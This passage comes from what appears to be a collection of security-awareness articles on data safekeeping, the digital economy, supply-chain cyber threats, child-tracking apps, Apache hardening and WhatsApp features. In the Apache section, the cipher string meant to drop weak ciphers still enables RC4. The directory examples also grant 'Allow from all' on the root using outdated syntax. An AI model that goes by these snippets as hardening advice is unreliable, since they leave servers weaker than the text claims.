This assists to easily retrieve duplicated data anytime, as and when required. Remember to keep your storage devices in safe and secure places.

7. Enable passwords on your device

To avoid unauthorized use of your device, the easiest thing you can do is to enable, or in other words, activate a password on the device. When you first receive the device, check the default settings and choose a more secure option. Normally the device comes with a default password. It is strongly recommended to change the default password. Sometimes, many of the security features that come with the device are not activated until a password is set. Finally, never share your password with anyone.

Conclusions

Be alert and knowledgeable about efficient and effective ways to keep data safe. Taking preventative measures to protect data from potential threats is much better than finding solutions to solve problems resulting from inadequately or unprotected data.

References

1. *Safekeeping your data.* Retrieved from <http://compiledk.blogspot.com/2012/11/safekeeping-your-data.html>
2. *How to keep your data safe and secure.* Retrieved from <https://www.staples.co.uk/knowledge-centre/how-to-tips/10-steps-to-keeping-your-data-safe.html>

Digital Economy

By | Tormizi bin Kasim, Siti Noriah binti Nordin, Nur Nadira binti Mohamad Jafar, Wan Nur Ariffa binti Wan Abu Bakar Sidek, Shamsul Hairy bin Haron, Muhammad Faizal bin A. Rahman

This paper addresses issues surrounding the development and implementation of cloud computing. With the incremental size of data and users in cloud computing, certain areas need to be analyzed comprehensively to ensure secure cloud computing structure. Secure cloud computing implementation and development will ensure good productivity and continuous business processes. The interaction between users, companies and Cloud Service Providers (CSP) is analyzed to determine which areas are crucial and need to be strengthened. Data storage security and privacy protection are the main areas of concern discussed in this paper. Weaknesses in these areas and mitigation means are also described.

Components of the Digital Economy

The digital economy consists of three (3) main components. The first includes hardware, software, telecommunication networks, support services and human capital used in electronic business and commerce. The second main component is online business that can even support offline business. Finally, transactions from offline business, particularly in terms of the market, consumers, customers, marketing communication, delivery and payment entail the third digital economy component.

Characteristics of the Digital Economy

While electronic commerce will be utilized full-scale in the near future, it is believed that the digital economy will augment and there will be different aspects of economic activities than in the past. Economic activities are becoming possible without the physical movement of people, things and money. There is also rapid development in the globalization of economic activities. Therefore, handling this economic globalization is becoming progressively more urgent.

It is also perceived to be necessary to assure security and trust in activities, such as contracts,

the transfer of value and the accumulation of assets done by electronic means. In doing so, people will feel more secure when conducting such new forms of economic activities.

Electronic commerce is disseminated widely and digital information will pervade all aspects of people's lives. It is necessary to consider ways to avoid impediments to participation in electronic commerce.

The Necessity of Formulating Rules for the Digital Economy

For the above reasons, the rules relevant to the past economy, such as legal systems and commercial practices would no longer apply to the digital economy. Therefore, it is essential to consider establishing new rules to address this situation.

1. Constructive efforts and swift response to change

In the time of the digital economy, it is anticipated there will be a pressing need for the reformation of existing institutions and systems. People will be able to reap the benefits brought on by this digital economy to as great an extent as possible. In particular, the government will have to flexibly introduce and make maximum use of new technology and mechanisms. It will also have to ensure that policies do not fall behind technological progress.

2. The resolution of problems through technology and the marketplace

If new problems should arise from introducing information technology to the digital economy, rather than immediately adopting regulations to deal with the problems, these should basically be solved by technological means as well as competition on the marketplace or through the creation of new independent business practices in the private sector. Regulations should be kept to a minimum while taking into consideration the interest of the parties involved to be protected by the laws and harmonize with traditional solutions to similar issues.

3. Security and trust

If electronic data that is exchanged via electronic commerce is exposed to theft, falsification or unauthorized access, the degree of trust in the digital economy foundation will be remarkably damaged. Moreover, neglecting social problems accompanying digital economy development, including problems with the circulation of obscene information and the obstruction of privacy as well as consumer-related problems will make it impossible to assure security in economic activities.

4. Universal access

During the digital economy, business opportunities for small and medium size enterprises along with local industries will increase dramatically due to effective information technology application. This will enable the economic frontier to expand. Applying information technology will also be affordable for people with no ready access to information such as the elderly, springing good opportunities to expand the scope of, and diversify their everyday lives.

Impact of Digital Economy

Customer Empowerment -- Influence on Monopolistic Trends

Empowerment is sometimes captured by the slogan "get what you want, when you want it, where you want it, on your own terms." In the digital economy, consumers shape marketing interactions, making it more relevant to themselves, which should lead to greater involvement and responsiveness.

1. Customers should get everything

Consumers are no longer limited to physically visiting "main-street" or "big-box" retailers. They are also able to choose products and services from companies large and small located all over the world without having to leave home. Tangible points of comparison between retailers, which can now be automatically aggregated by software-buying agents in seconds, include more than selection and price. Shipping costs, return policies, privacy practices and the personalization of products are other examples of tangible points of comparison.

Online chats, bulletin boards, user reviews, auction sites, consumer feedback, online

help and other customer-oriented features are also required for any successful e-commerce site. Businesses willingly provide these features in an effort to create "sticky" sites that offer a sufficiently compelling experience to successfully keep customers coming back for more.

2. Know your customers better

The cornerstone of a unique, personalized and valuable shopping experience is software, as it enables retailers to understand and anticipate customer needs. It is the difference between a random greeter at a physical store nodding and saying "hello" as you walk through the door and an online retailer that welcomes you by remembering your name, clothing size, favourite type of music, hobbies, interests and other preferences. The benefits are mutual. Retailers are able to enhance customer service and compete more in the marketplace while customers enjoy better services.

Loss of individuality and privacy

In today's economy, maintaining a customer base has become a very important for organizations to gain competitive advantage. Therefore, organizations use sophisticated tools to reach customers and record their personal data into databases. Many believe that e-commerce technology is eroding personal privacy because consumers have no control over merchants collecting their personal data during their shopping experiences. Furthermore, merchants' personal recordkeeping systems are not regulated or restricted. People fear that if the trend of collecting information continues, they may lose their individuality due to the lack of control over the information collected about them. Privacy has now come to be a major issue internationally.

The rise of intrusive technologies and the Internet has resulted in a surge in awareness about the importance of privacy. Companies are being pressured to develop privacy policies to protect consumers who are liberally sharing personal information in this new environment. The rush of large corporations engaging in electronic commerce means more personal information is being gathered, shared, sold and disseminated than ever before.

Organizational changes of enterprises

The adoption of an e-commerce strategy generally entails redefining its value chain

and re-engineering internal functions and processes to adapt to, and benefit from the new information systems implemented. The dramatic changes in how information flows throughout an organization deeply affect its entire value chain. A shift of importance is occurring from single functions of an enterprise to observation. Value is shifting from production to product development, procurement, sales and marketing, and the provision of after-sales services.

These are also areas where e-commerce solutions are going to have a vital role in increasing companies' collaborative capabilities with partners along value chains. Cooperation motives can be cost and risk reduction, knowledge transfer or just the reduction of time to market. Diminished expenditure due to lower charges can be directly used in marketing, research and development, etc. In cooperation, enterprises can exploit the better cost position of partners or use economies of scale.

Impact on tax, trade and regulatory policies

Historically, the generation of income has been dependent on the physical presence of assets and activities. This physical presence, or permanent establishment, generally determines which jurisdiction has the primary right to tax the income generated. Because of the expansion of electronic commerce, new e-business models have emerged, including digital marketplaces, online catalogues, virtual communities, subscription-based information services, online auctions and portals.

Each model allows taxpayers to conduct business and generate income in a country by having little or no physical presence in that country. The separation of assets and activities from the source of income represents a significant departure from historic business models.

Conclusions

Digital economy continues to exhibit robust expansion and has been influencing the social and economic growth of nations. On one hand, e-commerce technologies have helped nations to accelerate their economic growth and to provide more opportunities for businesses to grow. On the other hand, it has also created many challenges and effects across numerous domains of society and for policy makers. These concerns involve economic productivity, intellectual property rights, privacy protection and affordability of, and access to information, among others. Therefore, consumer matters in the digital economy have the highest priority for all organisations concerned, be it the government or any business house involved.

References

1. <https://www2.deloitte.com/mt/en/pages/technology/articles/mt>
2. <https://www.adb.org/news/events/understanding-digital-economy-what-it-and-how-can-it-transform>
3. <http://theconversation.com/global/topics/digital-economy>
4. <https://www.sciencedirect.com/science/article>

The Rise Of The Internet And Cyber Attacks In Supply Chain

By | Nur Nadira binti Mohamad Jafar, Siti Noriah binti Nordin, Tormizi bin Kasim, Wan Nur Ariffa binti Wan Abu Bakar Sidek, Shamsul Hairry bin Haron, Muhammad Faizal bin A. Rahman

Introduction

What is a supply chain? According to the Cambridge English dictionary, a supply chain can be defined as a system of people and organizations that are involved in getting a product and/or service from the place where it was made and/or supplied to the customers. Hence, the supply chain can be viewed as an umbrella that encompasses all aspects of the procurement and sourcing of goods or even services. Supply chain management, on the other hand, manages and forms business-to-business links that enable companies to sell their goods and services to consumers.


When we talk about supply chain management in this 21st century, we have to agree that every step in the supply chain can now be tracked by computer. It means the Internet is used as a medium of communication and source of information through websites. Selecting a company becomes easier when companies have the initiative to present on websites their core business, mission and vision, what they do for business and even listings of their past projects. Hence, we are no longer relying on yellow pages to search, check and vet through companies by phone. On the Internet, with just one click you will find what you are searching for.

Most business entities are using e-mail for quotations, for sourcing, to get clarifications on others' business and to update stocks. They sometimes host negotiation

meetings via Skype. Some international companies are even using third parties to transport their goods by air freight, sea freight or inland transportation. These companies must normally have an account (i.e.; must sign up) with the forwarder to receive updates on all enquiries. Without realizing, the Internet is connecting and bringing people together as well as reducing barriers between different continents and time zones. Therefore, it is acknowledged that using the Internet in supply chains can speed up processes and bring good streamline to our own supply chain.

Although the rise of the Internet creates undoubted benefits, it also leaves supply chains vulnerable to cyber threats, which are not dealt with to the degree that they should. Based on Symantec's Annual Internet Security Threat Report, it is evident that supply chain attacks have been growing through the years from four (4) cases in 2015/2016 to ten (10) cases in 2017. This is more than a 200% increase compared to the previous year. It was reported publicly, but the actual rate of such attacks could be much higher. Experts are also seeing cyberattacks getting more complex and frequent.

The European Union Agency for Network and Information (ENISA) Threat Landscape described four (4) types of cyber threats that lead to cyberattacks in a supply chain. They include phishing, identity theft, web application attacks and web-based attacks. The figure below shows attack in supply chain:



Abstract figure from the ENISA Threat Landscape

ENISA's Threat Landscape has been developed after successfully identifying the cyber-threats involved in this supply chain attack, they also provide a reference point to consider and for security recommendations. Recommendations that have been highlighted include the following:

1. Phishing:

Phishing is commonly used by cyber criminals. They create fake e-mails, text messages and websites that look as if they are from authentic companies. The aims are to steal personal and financial information from users, which is also known as spoofing. Therefore, end-users should use two-factor authentication whenever possible. Companies should also raise awareness regarding elaborate phishing campaigns through proper training especially to Non-IT employees.

2. Identity Theft:

Users should use long, complex, unique and secure passwords as well as two-factor authentication whenever possible. Train employees on properly updating protocols and making passwords stronger. Turn off Wi-Fi on devices when not in use to prevent automatically connecting to available Wi-Fi hotspots through which hackers could steal user information.

3. Web application attacks:

Improper coding is likely to lead to this sort of attacks. Hackers will churn sensitive data from serious weaknesses or vulnerabilities. Hence,

disable software like browser extensions when not actively used or needed.

4. Web-based attacks:

Keep the operating system and software updated as soon as new updates are available.

Based on recent reports on BBC News, supply chain attacks have the potential to hit many different machines through one single compromise and they can be harder to detect than traditional malware attacks. In Malaysia, numerous companies are still not spending enough on IT security due to imperceptible return on investment. But, cyber security spending has to be treated meticulously to protect assets because cyber-attacks are becoming more complicated and uncontrolled with the presence of sophisticated hackers. So is your business prepared for cyberattacks?

References

1. <https://www.symantec.com/content/dam/symantec/docs/reports/istr-23-executive-summary-en.pdf>
2. <https://www.enisa.europa.eu/publications/info-notes/supply-chain-attacks>
3. <https://www.supplychaindive.com/news/cyber-attacks-supply-chain-risk/519918/>
4. <https://www.acunetix.com/websitesecurity/web-application-attack/>

Apps To Track Your Kids

By | Nur Athirah Abdullah, Yuzida Md Yazid

Nothing is more nerve-wrecking for a parent than when their child goes missing. The number of children that go missing each year is alarming. In Malaysia, statistics show that an average of 4 children go missing every day. In just the first 6 months of 2017, 723 cases of missing children were recorded. Of these, 345 cases have been solved. Despite the disquieting number, a very low percentage are truly child abduction cases. Most are fake cases created by children themselves and some involve custodial battles between divorced parents. In genuine abduction cases, the majority of missing child cases are resolved within hours. This is due to the rapid action of the authorities and also the assistance of advanced technology.

Leaving aside cases of children who run away from home, another major concern is with

children abducted by strangers (unknown individuals). This type of incidents normally happens at malls, outside schools or even at the children's home (the place which is supposed to be the safest place). Most parents take extra precautions to prevent such incidents from happening to their children. For instance they educate their kids not to trust strangers and teach them a few self-defence techniques. Perhaps parents should additionally consider investing in child tracking applications.

Several physical devices for child tracking are available, although many apps are actually really simple. If your child is likely to have a smartphone with them, tracking them using an app is much easier and faster. Let's look at a few child tracking applications for comparison.

Applications to Track Your Kids (Android & IOS)

Apps/ Features	Family Locator GPS Tracker		Safe365 - GPS Locator for your Family		Find My Friends & Family by iSharing		Find My Kids: Child GPS-Watch & Phone Tracker		Glympse-Share GPS Location	
Platform	Android IOS BB		Android IOS		Android IOS		Android IOS		Android IOS Windows	
Size	44MB	241MB	12MB	132MB	21MB	100MB	18MB	157MB	11MB	118MB
Users as of 2018	10M +		1M +		1M +		1M +		5M +	
Interactive Elements	Users interact, Shares locations, Digital purchases		Shares locations		Shares locations		Shares locations		Users interact, Shares location	
In-app Purchase	RM 6.49 - 280.52 per item		Free		RM 9.90 - 89.00 per item		RM 1.49 - 279.99 per item		Free	
Developer	Life360		Safe365		iSharingSoft		Refresh LLC		Glympse	

1. Family Locator GPS Tracker by Life360



Life360 is a family locator app that allows

users to locate family members and quickly communicate with them.

With Life360 users can:

- Create private groups called Circles and chat in them for FREE.

- View the real-time location of Circle members on a private family map that is only visible to the user's Circle.
- Receive real-time alerts when Circle members arrive or leave
- See the location of stolen or lost phones
- Life360 can automatically detect if a car crash occurred while someone was driving. It calls the driver to find out about their health. If the driver needs assistance, Life360 will call for help.

2. Safe365 – Cell Phone GPS Locator for your Family by Safe365



Formerly known as Alpify, Safe365 is an app used to locate lost mountaineers. It is a GPS mobile locator designed to improve the safety of users' family and friends. This app also allows users to locate people-protégées who have the app installed on their mobile phones too, with their consent, to know their location any time and in real time.

With Safe365 users can:

- Press a red button in case of emergency (Protégée)
- Call the emergency services & protectors immediately, notifying them of the protégée's exact GPS location
- View the protégée's battery percentage, type of Internet connection, state of mobility, route taken & distances covered

3. Find My Friends & Family by iSharing



iSharing provides a real-time location finder service that allows families and close friends to privately share their location information and communicate with each other. The location finder helps parents and caregivers reduce anxiety with the whereabouts of their loved ones with easy tracking and alerting messages.

With iSharing users can:

- View the real-time location of family members on a private family map that's only visible on the family locator
- Receive real-time alerts when family members arrive at destinations or leave
- Receive automatic notifications when a family or friend is nearby
- GPS location finder for stolen or lost phones
- Shake phone to send a Panic Alert in an emergency situation
- Turn phone or tablet into a walkie-talkie and enjoy voice messaging
- Use location history - the top mobile app to keep kids safe

4. Find My Kids: Child GPS-Watch & Phone Tracker by Refresh LLC



Find My Kids is a GPS child tracker application for parental control. This smartwatch & phone tracker allows the user to watch the child's location online, the level of their activity during the day and statistics of applications used on their phone. Users can also hear the sounds around their kid's device.

With Find My Kids users can:

- Get notifications about kids' location & movement
- Get notifications about kid's low phone battery
- Get notifications when the kid has pressed the safety SOS button
- Record the sounds around the kid's phone
- Create zones on the map and get notifications when the kid leaves them
- Monitor what apps were used on the kid's phone
- Support for kid GPS smartwatch

5. Glympse – Share GPS Location by Glympse



Glympse is a fast, free and simple way of sharing users' real-time location using GPS tracking.

With Glympse users can:

- Send a Glympse to let friends and family know the user's real-time location on a dynamic map
- Set up a Glympse group for family
- Coordinate a social night out with family & friends
- Set up direct emergency or roadside personnel immediately
- Share with anyone – no app required to view

Which One is The Best?

Finding the right application for you and your child is crucial. Otherwise, a poorly working app will make you even more anxious as to the whereabouts and safety of your child. Budget is one constraint that may need to be considered. Most GPS locator apps use GPS coordinates and state-of-the-art GPS location data to report the real-time whereabouts of your child. Hence, data charges may apply when turning on the GPS location feature.

Before getting the right application, ask yourself what exactly you want the child tracker to do: track the location, prevent wandering, restrict areas, check the child's activity, call your child, or ensure she can call you or press the SOS button whenever in danger. Make a list of the features that are most important to you and prioritize them. Then start looking for a device and/or application that will meet your requirements. Most importantly, teach your children to use the application as well (if he or she can understand simple instructions).

Nevertheless, these apps still only act as an enabler or tool to assist with kids' safety. Human instinct and judgment are always the best in sensing any forthcoming danger like kidnapping. In addition, the community should play a role too by being alert to any suspicious activity in their surroundings and report it to the police. The best way is for parents to not let children alone without supervision.

References

1. <https://www.thestar.com.my/news/in-other-media/2017/11/02/four-children-reported-missing-in-malaysia-every-day/>
2. <https://gadgets-reviews.com/review/154-best-tracking-devices-for-kids-watching-your-children-with-the-help-of-gadgets.html>
3. <https://story.motherhood.com.my/blog/2018/03/27/kidnapping-tentative-malaysian-mall/>
4. https://www.dosm.gov.my/v1/index.php?r=column/cthemeByCat&cat=333&bul_id=WGIImVnppZ2J6b2hGZHFQMmxWQ2UwUT09&menu_id=U3VPMldoYUxzVzFaYmNkWXZteGduZz09
5. https://www.parents.com/parenting/technology/best-apps-for-paranoid-parents/?slideId=slide_9b97e1d2-f797-465c-8ef5-82eea904b2e0#slide_9b97e1d2-f797-465c-8ef5-82eea904b2e0
6. <https://www.worldofbuzz.com/msian-police-reveals-average-4-children-go-missing-every-day-country/>

Apache Web Server: Keep Your Web Application Secure!

By | Mohd Nor A'kashah Mohd Kamal, Nur Fazila Selamat, Mohd Masri Abd Kamad

Abstract

Since hackers have so many various hacking tools, security must be a major concern for all system/network/website administrators. Apache web server is one of the most popular open-source web servers. Because it is open-source, it is also very vulnerable to hacking activities. This article provides a guide for web administrators on how to harden the Apache web server with the best practices.

Keywords: Apache, security, best practices.

Introduction

The Apache HTTP Server is one of the most popular open-source web servers. It is developed and actively maintained by an open community of developers under the guidance of the Apache Software Foundation. As of August 2018, it was estimated to serve more than 100 million websites, or 39% of all active websites in the world [1].

Apache Hardening

Website administrators misconfiguring and keeping default configurations may help hackers prepare for attacks on the web server. Some easy steps you should take to protect your Apache web server from supplying too much sensitive information are outlined below [2].

Disable Trace HTTP Request

TraceEnable on allows for cross-site tracing, potentially giving attackers the option to steal your information including cookies and even website credentials.

Address this security issue by disabling the HTTP TRACE method in the Apache configuration with the code `TraceEnable off`.

Run As Separate User & Group

By default, Apache is configured to run as nobody or daemon. Don't set the User or Group to root unless you know exactly what you are doing and what the dangers are.

Address this security issue by modifying the User & Group directive in the Apache configuration to the non-root account using the codes `User apache` and `Group apache`.

Disable Signature

It is a good idea to disable signature in the apache configuration, as you may not wish to reveal the Apache version you are running.

Address this security issue by disabling the server signature in the Apache configuration using the code `ServerSignature Off`.

Disable Banner

By default, when remote requests are sent to your Apache web server, valuable information, such as the web server version number, server operating system details and Apache modules installed is sent back to the client via server-generated documents.

Address this security issue by disabling the banner in the Apache configuration using the code `ServerTokens Prod`.

Use Only TLS 1.2, Disable SSLv2 And SSLv3

SSL 2.0 & 3.0 reportedly suffer from several cryptographic flaws.

Address this security issue by only enabling TLS 1.2 in the Apache configuration using the code `SSLProtocol -ALL +TLSv1.2`.

Disable Directory Listing

One of the “must do’s” for setting a secure Apache web server is to disable directory browsing. If you don’t have index.html under your web directory, the client will see all files and sub-directories listed in the browser.

Address this security issue by disabling and setting the Option directive value to “None” or “-Indexes” in the Apache configuration using the codes below:

```
<Directory />
Options None
Order allow,deny
Allow from all
</Directory>
```

OR

```
<Directory />
Options -Indexes
Order allow,deny
Allow from all
</Directory>
```

Remove Unnecessary Modules

Verify your Apache configuration to remove unnecessary modules and services. Many modules and services are activated by default after installation. You can remove or disable the ones you don’t need.

Disable Null And Weak Ciphers

By allowing only strong ciphers, you close all doors that try to handshake on lower cipher suites.

Address this security issue by disabling lower cipher suites in the Apache configuration with the code:

```
SSLCipherSuite ALL:!aNULL:!ADH:!eNULL:
!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM
```

Conclusion

Rather than hardening your web server by applying a certain coding in the Apache configuration, the easiest way to improve the security of the Apache web server is to keep the latest version. New fixes and security patches are added with every release. Always upgrade to the latest stable version of Apache!

For an owner/administrator of a website, network or system it is crucial to have knowledge about security. Web administrators must be specifically aware of any threats to both physical and information security. This is the only way to prevent threats to systems and web servers.

References

1. *August 2018 Web Server Survey.* (n.d.). Retrieved November 1, 2018, from <https://news.netcraft.com/archives/2018/08/24/august-2018-web-server-survey.html>
2. *10 Best Practices To Secure and Harden Your Apache Web Server.* (n.d.). Retrieved November 1, 2018, from <https://geekflare.com/10-best-practices-to-secure-and-harden-your-apache-web-server/>
3. *The Apache HTTP Server Project.* (n.d.). Retrieved November 1, 2018, from <https://httpd.apache.org/>

WhatsApp : Features & Security Tips

By | Nur Fazila Selamat, Mohd Nor A'kashah Mohd Kamal, Nurul 'Ain Zakariah

Abstract

Smartphones represent an important part of modern life because they enable people to communicate from nearly everywhere as long as a phone signal is available. They also allow access to the Internet, checking e-mails and using social networks. At present, having WhatsApp installed on a smartphone is a necessity, as it is deemed the simplest, cheapest and most effective form of communication. However, WhatsApp users have to pay a little attention to confidentiality, consent and data security while using it. The question is, does WhatsApp offer good security features to ensure all user data confidentiality and integrity are preserved? This article introduces several general and security features that WhatsApp offers.

Keywords: WhatsApp, security, smartphone.

Introduction

The currently increasing number of smartphone users shows that the smartphone is dominating daily life. In particular, WhatsApp is a driving force here in Malaysia [2]. WhatsApp is a communication application that facilitates the exchange of instant messages, pictures, videos and voice calls via an Internet connection. It has been installed on smartphones over half a billion times all round the world [1]. The basic features offered by WhatsApp itself represent the most important need-to-have features in any smartphone. WhatsApp essentially helps people stay connected.


Five (5) General Features Of WhatsApp

Simple, secure and reliable messaging is the principal feature of which WhatsApp. In other words, users should be able to exchange fast, simple and secure messages and calls for free. This application can be downloaded on all mobile OS platforms for smartphones, namely Android, iPhone, Windows Phone and also PC and Mac. The five (5) general features that


WhatsApp offers for users are as follows.

WhatsApp Business App

Not only is WhatsApp a communication platform for two or more individuals (known as group WhatsApp), it can also serve as a business platform. The WhatsApp Business App can be downloaded for free. With the applications offered in Business App, businesses can interact with customers easily by using tools to automate, sort and quickly respond to messages.




- Business Profile. Customers can always see helpful information. Businesses can create an address, business description, e-mail address and website.




- Businesses can organize their contacts by labelling, so they can be easily found again.



- Respond instantly with automated messages. Businesses can set automated response messages whenever they are unable to answer. Hence, customers can expect zero response delay. Instead of the away message, businesses can also set a greeting message to introduce their service to customers.



- Businesses are also able to message more and work less by using the Quick Replies feature. Quick replies allow businesses to save and reuse frequently sent messages. Thus, common questions can be answered in no time.




- For a business person, statistics play one of the most important roles in business development. Statistics can indicate achievement and improvement. With WhatsApp, businesses are able to get insight into messaging statistics. They can access important metrics, such as how many messages were successfully sent, delivered and read.

Group Chat & Group Video Call

Besides providing simple and reliable messaging, WhatsApp offers the Group feature to keep in touch with people that matter the most, like family or co-workers. A group chat lets up to 256 people at once share messages, photos and videos.


With video calls, user can have face-to-face conversations when voice or text is just not enough. WhatsApp video calling uses the phone's Internet connection. Yes! You are connected through the Internet and it's free even if the others are in another country. In

the latest WhatsApp version, the developer enhanced the one-to-one video call feature by introducing group video call. Up to 4 people can video call at the same time.



Four-person group video call

Whatsapp On The Web & Desktop



WhatsApp really looks cool and is easily accessible on the web and desktop as well. Users can seamlessly synchronize all of their chats with the computer so they can chat on whatever device is the most convenient for them. Desktop Apps can be downloaded at <https://www.whatsapp.com/download/>. Or to get started with the web-based WhatsApp Web, users can visit <https://web.whatsapp.com/> as well and simply start a conversation on the web.

End-To-End Encryption

Secrecy or confidentiality of data is crucial in this present-day technological advancement. Hackers may simply read or use data and information with or without bad intentions if no precautions are taken. WhatsApp offers security by default, whereby all messages and calls are end-to-end encrypted and secured. Thus, only

the user and the person with whom they are communicating can read or listen to each other with no risk of information leakage.

Document Sharing

